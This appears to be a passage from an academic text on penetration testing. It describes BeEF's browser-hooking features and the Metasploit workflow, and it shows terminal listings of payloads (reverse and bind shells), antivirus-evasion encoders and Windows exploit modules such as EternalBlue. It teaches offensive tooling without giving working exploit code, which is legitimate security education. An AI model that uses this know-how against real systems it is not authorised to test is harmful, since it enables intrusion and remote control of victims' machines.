XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.
Proxy: The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Proxy is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.
Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.
IPEC: Send commands to the victims systems using Inter-Protocol Exploitation/Communication (IPEC)
WebRTC: Send commands to the victims systems via a zombie specified as the primary WebRTC caller.

You can also right-click a hooked browser to open a context-menu with additional functionality:

Tunneling Proxy: The Proxy allows you to use a hooked browser as a proxy. Simply right-click a browser from the Hooked Browsers tree to the left and select "Use as Proxy". The proxy runs on localhost port 6789 by default. Each request sent through the Proxy is recorded in the History panel

Figure 3.25: BeEF main screen

3.3.2 Metasploit Framework

Metasploit is the most useful and important tool for a penetration tester. This tool is preferred by both cybersecurity professionals and certified penetration testers. The Metasploit Project is a security project that provides information about security vulnerabilities and helps the penetration testing and IDS signature development. It is a tool that enables a tester to find, exploit and validate vulnerabilities. More specific is a tool for developing and executing exploit code against a remote target machine. [55]

The basic step a pen tester follows to exploit a system through the Metasploit Framework are:

1. Check if the target system is vulnerable to an exploit
2. Choosing and configuring an exploit (The code that enters a target system by taking advantage of one of its bugs. The Metasploit include 1894 different exploits for Windows, Linux and Mac OSX systems)
3. Choosing and configuring a payload (the code that will be executed on the target system upon successfully entry)
4. Choosing the encoding technique in order to avoid bad characters (e.g., 0x00) on hexadecimal opcodes.
5. Executing the exploit.

The Metasploit Framework currently contain over 1894 exploits which organized under the following platforms AIX, Android, PHP, nodejs, Unix, Ruby, Solaris, R, Python, Windows etc. As I mentioned the penetration tester define the payload that will be executed on the target system. The Metasploit currently contains over 547 payloads which divided into the below categories[55]:

- **Command Shell:** enable testers to run scripts or run commands against the host
- **Meterpreter:** Also called Metasploit interpreter which enable testers to control the screen of a device using VNC and to browse, upload and download files.
- **Dynamic payloads:** enable testers to evade antivirus defense by generating unique payloads
- **Static Payloads:** enable static IP address/port forwarding for communication between the host and the client system.

The below graph describes the architecture schema of Metasploit Framework. [56]




Figure 3.26: Metasploit Framework architecture schema [56]

The basic concepts and commands for Metasploit Framework are:

Msfvenom: With this command the penetration tester can create directly payloads and encoders from the terminal. This way is faster than msfconsole needs the exact instruction to generate a correct result. In order to run the msfvenom the tester should run type msfvenom on a terminal line as super user. [56]

Also, in order to display the list of all the available payloads the tester should ran the command *msfvenom -l payload*

Msfconsole : This is the most useful interface for beginners since information ,options and settings are available for each module. In order to start this interface, the penetration tester should run the command msfconsole from a terminal line which opened as super user(root). This interface contains the below commands[56]:

- **Help:** Display help of a certain exploit, payload or another module
- **Check:** Verify if a target allows exploiting a specific vulnerability
- **Exploit/Run:** To execute an exploit which already configured.
- **Show:** See a list of different modules (exploit, payloads etc)
- **Info:** View options, targets and extra information of a module or exploit selected.
- **Set:** Configure an option for an exploit or payload
- **Unset:** Delete the configuration of an option
- **Search:** Looking for a specific module by name
- **Use:** Define the exploit or module to be used in the console.






Figure 3.27: Metasploit Framework on Kali Linux




```
> Executing "sudo msfdb init && msfconsole"
[+] Starting database
[i] The database appears to be already configured, skipping initialization

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        https://metasploit.com


       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > 
```

Figure 3.28: Launch Metasploit Framework




```
Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > show payloads

Payloads
========

   #   Name                                             Disclosure Date  Rank    Check  Description
   -   ----                                             ---------------  ----    -----  -----------
   0   aix/ppc/shell_bind_tcp                                            manual  No     AIX Command Shell, Bind TCP Inline
   1   aix/ppc/shell_find_port                                           manual  No     AIX Command Shell, Find Port Inline
   2   aix/ppc/shell_interact                                            manual  No     AIX execve Shell for inetd
   3   aix/ppc/shell_reverse_tcp                                         manual  No     AIX Command Shell, Reverse TCP Inline
   4   android/meterpreter/reverse_http                                  manual  No     Android Meterpreter, Android Reverse HTTP Stager
   5   android/meterpreter/reverse_https                                 manual  No     Android Meterpreter, Android Reverse HTTPS Stager
   6   android/meterpreter/reverse_tcp                                   manual  No     Android Meterpreter, Android Reverse TCP Stager
   7   android/meterpreter_reverse_http                                  manual  No     Android Meterpreter Shell, Reverse HTTP Inline
   8   android/meterpreter_reverse_https                                 manual  No     Android Meterpreter Shell, Reverse HTTPS Inline
   9   android/meterpreter_reverse_tcp                                   manual  No     Android Meterpreter Shell, Reverse TCP Inline
   10  android/shell/reverse_http                                        manual  No     Command Shell, Android Reverse HTTP Stager
   11  android/shell/reverse_https                                       manual  No     Command Shell, Android Reverse HTTPS Stager
   12  android/shell/reverse_tcp                                         manual  No     Command Shell, Android Reverse TCP Stager
   13  apple_ios/aarch64/meterpreter_reverse_http                        manual  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   14  apple_ios/aarch64/meterpreter_reverse_https                       manual  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   15  apple_ios/aarch64/meterpreter_reverse_tcp                         manual  No     Apple_iOS Meterpreter, Reverse TCP Inline
   16  apple_ios/aarch64/shell_reverse_tcp                               manual  No     Apple iOS aarch64 Command Shell, Reverse TCP Inline
   17  apple_ios/armle/meterpreter_reverse_http                          manual  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   18  apple_ios/armle/meterpreter_reverse_https                         manual  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   19  apple_ios/armle/meterpreter_reverse_tcp                           manual  No     Apple_iOS Meterpreter, Reverse TCP Inline
   20  bsd/sparc/shell_bind_tcp                                          manual  No     BSD Command Shell, Bind TCP Inline
   21  bsd/sparc/shell_reverse_tcp                                       manual  No     BSD Command Shell, Reverse TCP Inline
   22  bsd/vax/shell_reverse_tcp                                         manual  No     BSD Command Shell, Reverse TCP Inline
   23  bsd/x64/exec                                                      manual  No     BSD x64 Execute Command
   24  bsd/x64/shell_bind_ipv6_tcp                                       manual  No     BSD x64 Command Shell, Bind TCP Inline (IPv6)
   25  bsd/x64/shell_bind_tcp                                            manual  No     BSD x64 Shell Bind TCP
   26  bsd/x64/shell_bind_tcp_small                                      manual  No     BSD x64 Command Shell, Bind TCP Inline
   27  bsd/x64/shell_reverse_ipv6_tcp                                    manual  No     BSD x64 Command Shell, Reverse TCP Inline (IPv6)
   28  bsd/x64/shell_reverse_tcp                                         manual  No     BSD x64 Shell Reverse TCP
   29  bsd/x64/shell_reverse_tcp_small                                   manual  No     BSD x64 Command Shell, Reverse TCP Inline
   30  bsd/x86/exec                                                      manual  No     BSD Execute Command
   31  bsd/x86/metsvc_bind_tcp                                           manual  No     FreeBSD Meterpreter Service, Bind TCP
   32  bsd/x86/metsvc_reverse_tcp                                        manual  No     FreeBSD Meterpreter Service, Reverse TCP Inline
   33  bsd/x86/shell/bind_ipv6_tcp                                       manual  No     BSD Command Shell, Bind TCP Stager (IPv6)
   34  bsd/x86/shell/bind_tcp                                            manual  No     BSD Command Shell, Bind TCP Stager
   35  bsd/x86/shell/find_tag                                            manual  No     BSD Command Shell, Find Tag Stager
   36  bsd/x86/shell/reverse_ipv6_tcp                                    manual  No     BSD Command Shell, Reverse TCP Stager (IPv6)
   37  bsd/x86/shell/reverse_tcp                                         manual  No     BSD Command Shell, Reverse TCP Stager
   38  bsd/x86/shell_bind_tcp                                            manual  No     BSD Command Shell, Bind TCP Inline
   39  bsd/x86/shell_bind_tcp_ipv6                                       manual  No     BSD Command Shell, Bind TCP Inline (IPv6)
   40  bsd/x86/shell_find_port                                           manual  No     BSD Command Shell, Find Port Inline
   41  bsd/x86/shell_find_tag                                            manual  No     BSD Command Shell, Find Tag Inline
   42  bsd/x86/shell_reverse_tcp                                         manual  No     BSD Command Shell, Reverse TCP Inline
   43  bsd/x86/shell_reverse_tcp_ipv6                                    manual  No     BSD Command Shell, Reverse TCP Inline (IPv6)
   44  bsdi/x86/shell/bind_tcp                                           manual  No     BSDi Command Shell, Bind TCP Stager
   45  bsdi/x86/shell/reverse_tcp                                        manual  No     BSDi Command Shell, Reverse TCP Stager
   46  bsdi/x86/shell_bind_tcp                                           manual  No     BSDi Command Shell, Bind TCP Inline
   47  bsdi/x86/shell_find_port                                          manual  No     BSDi Command Shell, Find Port Inline
   48  bsdi/x86/shell_reverse_tcp                                        manual  No     BSDi Command Shell, Reverse TCP Inline
   49  cmd/mainframe/apf_privesc_jcl                                     manual  No     JCL to Escalate Privileges
   50  cmd/mainframe/bind_shell_jcl                                      manual  No     Z/OS (MVS) Command Shell, Bind TCP
   51  cmd/mainframe/generic_jcl                                         manual  No     Generic JCL Test for Mainframe Exploits
```

Figure 3.29: List of payloads on Metasploit Framework




```
   2042  windows/winrm/winrm_script_exec                    2012-11-01       manual  No     WinRM Script Exec Remote Code Execution
   2043  windows/wins/ms04_045_wins                          2004-12-14       manual  Yes    MS04-045 Microsoft WINS Service Memory Overwrite

[-] Invalid parameter "10", use "show -h" for more information
msf5 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf5 > show encoders

Encoders
========

   #   Name                          Disclosure Date  Rank    Check  Description
   -   ----                          ---------------  ----    -----  -----------
   0   cmd/brace                                      manual  No     Bash Brace Expansion Command Encoder
   1   cmd/echo                                       manual  No     Echo Command Encoder
   2   cmd/generic_sh                                 manual  No     Generic Shell Variable Substitution Command Encoder
   3   cmd/ifs                                        manual  No     Bourne ${IFS} Substitution Command Encoder
   4   cmd/perl                                       manual  No     Perl Command Encoder
   5   cmd/powershell_base64                          manual  No     Powershell Base64 Command Encoder
   6   cmd/printf_php_mq                              manual  No     printf(1) via PHP magic_quotes Utility Command Encoder
   7   generic/eicar                                  manual  No     The EICAR Encoder
   8   generic/none                                   manual  No     The "none" Encoder
   9   mipsbe/byte_xori                               manual  No     Byte XORi Encoder
   10  mipsbe/longxor                                 manual  No     XOR Encoder
   11  mipsle/byte_xori                               manual  No     Byte XORi Encoder
   12  mipsle/longxor                                 manual  No     XOR Encoder
   13  php/base64                                     manual  No     PHP Base64 Encoder
   14  ppc/longxor                                    manual  No     PPC LongXOR Encoder
   15  ppc/longxor_tag                                manual  No     PPC LongXOR Encoder
   16  ruby/base64                                    manual  No     Ruby Base64 Encoder
   17  sparc/longxor_tag                              manual  No     SPARC DWORD XOR Encoder
   18  x64/xor                                        manual  No     XOR Encoder
   19  x64/xor_context                                manual  No     Hostname-based Context Keyed Payload Encoder
   20  x64/xor_dynamic                                manual  No     Dynamic key XOR Encoder
   21  x64/zutto_dekiru                               manual  No     Zutto Dekiru
   22  x86/add_sub                                    manual  No     Add/Sub Encoder
   23  x86/alpha_mixed                                manual  No     Alpha2 Alphanumeric Mixedcase Encoder
   24  x86/alpha_upper                                manual  No     Alpha2 Alphanumeric Uppercase Encoder
   25  x86/avoid_underscore_tolower                   manual  No     Avoid underscore/tolower
   26  x86/avoid_utf8_tolower                         manual  No     Avoid UTF8/tolower
   27  x86/bloxor                                     manual  No     BloXor - A Metamorphic Block Based XOR Encoder
   28  x86/bmp_polyglot                               manual  No     BMP Polyglot
   29  x86/call4_dword_xor                            manual  No     Call+4 Dword XOR Encoder
   30  x86/context_cpuid                              manual  No     CPUID-based Context Keyed Payload Encoder
   31  x86/context_stat                               manual  No     stat(2)-based Context Keyed Payload Encoder
   32  x86/context_time                               manual  No     time(2)-based Context Keyed Payload Encoder
   33  x86/countdown                                  manual  No     Single-byte XOR Countdown Encoder
   34  x86/fnstenv_mov                                manual  No     Variable-length Fnstenv/mov Dword XOR Encoder
   35  x86/jmp_call_additive                          manual  No     Jump/Call XOR Additive Feedback Encoder
   36  x86/nonalpha                                   manual  No     Non-Alpha Encoder
   37  x86/nonupper                                   manual  No     Non-Upper Encoder
   38  x86/opt_sub                                    manual  No     Sub Encoder (optimised)
   39  x86/service                                    manual  No     Register Service
   40  x86/shikata_ga_nai                             manual  No     Polymorphic XOR Additive Feedback Encoder
   41  x86/single_static_bit                          manual  No     Single Static Bit
   42  x86/unicode_mixed                              manual  No     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   43  x86/unicode_upper                              manual  No     Alpha2 Alphanumeric Unicode Uppercase Encoder
   44  x86/xor_dynamic                                manual  No     Dynamic key XOR Encoder

msf5 > 
```

Figure 3.30: List of encoders on Metasploit Framework



```
   1985  windows/smb/ms04_031_netdde                         2004-10-12       manual  No     MS04-031 Microsoft NetDDE Service Overflow
   1986  windows/smb/ms05_039_pnp                            2005-08-09       manual  Yes    MS05-039 Microsoft Plug and Play Service Overflow
   1987  windows/smb/ms06_025_rasmans_reg                    2006-06-13       manual  No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
   1988  windows/smb/ms06_025_rras                           2006-06-13       manual  No     MS06-025 Microsoft RRAS Service Overflow
   1989  windows/smb/ms06_040_netapi                         2006-08-08       manual  No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   1990  windows/smb/ms06_066_nwapi                          2006-11-14       manual  No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   1991  windows/smb/ms06_066_nwwks                          2006-11-14       manual  No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   1992  windows/smb/ms06_070_wkssvc                         2006-11-14       manual  No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   1993  windows/smb/ms07_029_msdns_zonename                 2007-04-12       manual  No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   1994  windows/smb/ms08_067_netapi                         2008-10-28       manual  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   1995  windows/smb/ms09_050_smb2_negotiate_func_index      2009-09-07       manual  No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   1996  windows/smb/ms10_046_shortcut_icon_dllloader        2010-07-16       manual  No     Microsoft Windows Shell LNK Code Execution
   1997  windows/smb/ms10_061_spoolss                        2010-09-14       manual  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
   1998  windows/smb/ms15_020_shortcut_icon_dllloader        2015-03-10       manual  No     Microsoft Windows Shell LNK Code Execution
   1999  windows/smb/ms17_010_eternalblue                    2017-03-14       manual  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   2000  windows/smb/ms17_010_psexec                         2017-03-14       manual  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2001  windows/smb/netidentity_xtierrpcpipe                2009-04-06       manual  No     Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
   2002  windows/smb/psexec                                  1999-01-01       manual  No     Microsoft Windows Authenticated User Code Execution
   2003  windows/smb/psexec_psh                              1999-01-01       manual  No     Microsoft Windows Authenticated Powershell Command Execution
   2004  windows/smb/smb_delivery                            2016-07-26       manual  No     SMB Delivery
   2005  windows/smb/smb_doublepulsar_rce                    2017-04-14       manual  Yes    SMB DOUBLEPULSAR Remote Code Execution
   2006  windows/smb/smb_relay                               2001-03-31       manual  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   2007  windows/smb/timbuktu_plughntcommand_bof             2009-06-25       manual  No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   2008  windows/smb/webexec                                 2018-10-24       manual  No     WebExec Authenticated User Code Execution
   2009  windows/smtp/mailcarrier_smtp_ehlo                  2004-10-26       manual  Yes    TABS MailCarrier v2.51 SMTP EHLO Overflow
   2010  windows/smtp/mercury_cram_md5                       2007-08-18       manual  No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   2011  windows/smtp/ms03_046_exchange2000_xexch50          2003-10-15       manual  Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   2012  windows/smtp/njstar_smtp_bof                        2011-10-31       manual  Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   2013  windows/smtp/sysgauge_client_bof                    2017-02-28       manual  No     SysGauge SMTP Validation Buffer Overflow
   2014  windows/smtp/wmailserver                            2005-07-11       manual  No     SoftiaCom WMailserver 1.0 Buffer Overflow
   2015  windows/smtp/ypops_overflow1                        2004-09-27       manual  Yes    YPOPS 0.6 Buffer Overflow
   2016  windows/ssh/freeftpd_key_exchange                   2006-05-12       manual  No     FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
   2017  windows/ssh/freesshd_authbypass                     2010-08-11       manual  Yes    Freesshd Authentication Bypass
   2018  windows/ssh/freesshd_key_exchange                   2006-05-12       manual  No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
   2019  windows/ssh/putty_msg_debug                         2002-12-16       manual  No     PuTTY Buffer Overflow
   2020  windows/ssh/securecrt_ssh1                          2002-07-23       manual  No     SecureCRT SSH1 Buffer Overflow
   2021  windows/ssh/sysax_ssh_username                      2012-02-27       manual  Yes    Sysax 5.53 SSH Username Buffer Overflow
   2022  windows/ssl/ms04_011_pct                            2004-04-13       manual  No     MS04-011 Microsoft Private Communications Transport Overflow
   2023  windows/telnet/gamsoft_telsrv_username              2000-07-17       manual  Yes    GAMSoft TelSrv 1.5 Username Buffer Overflow
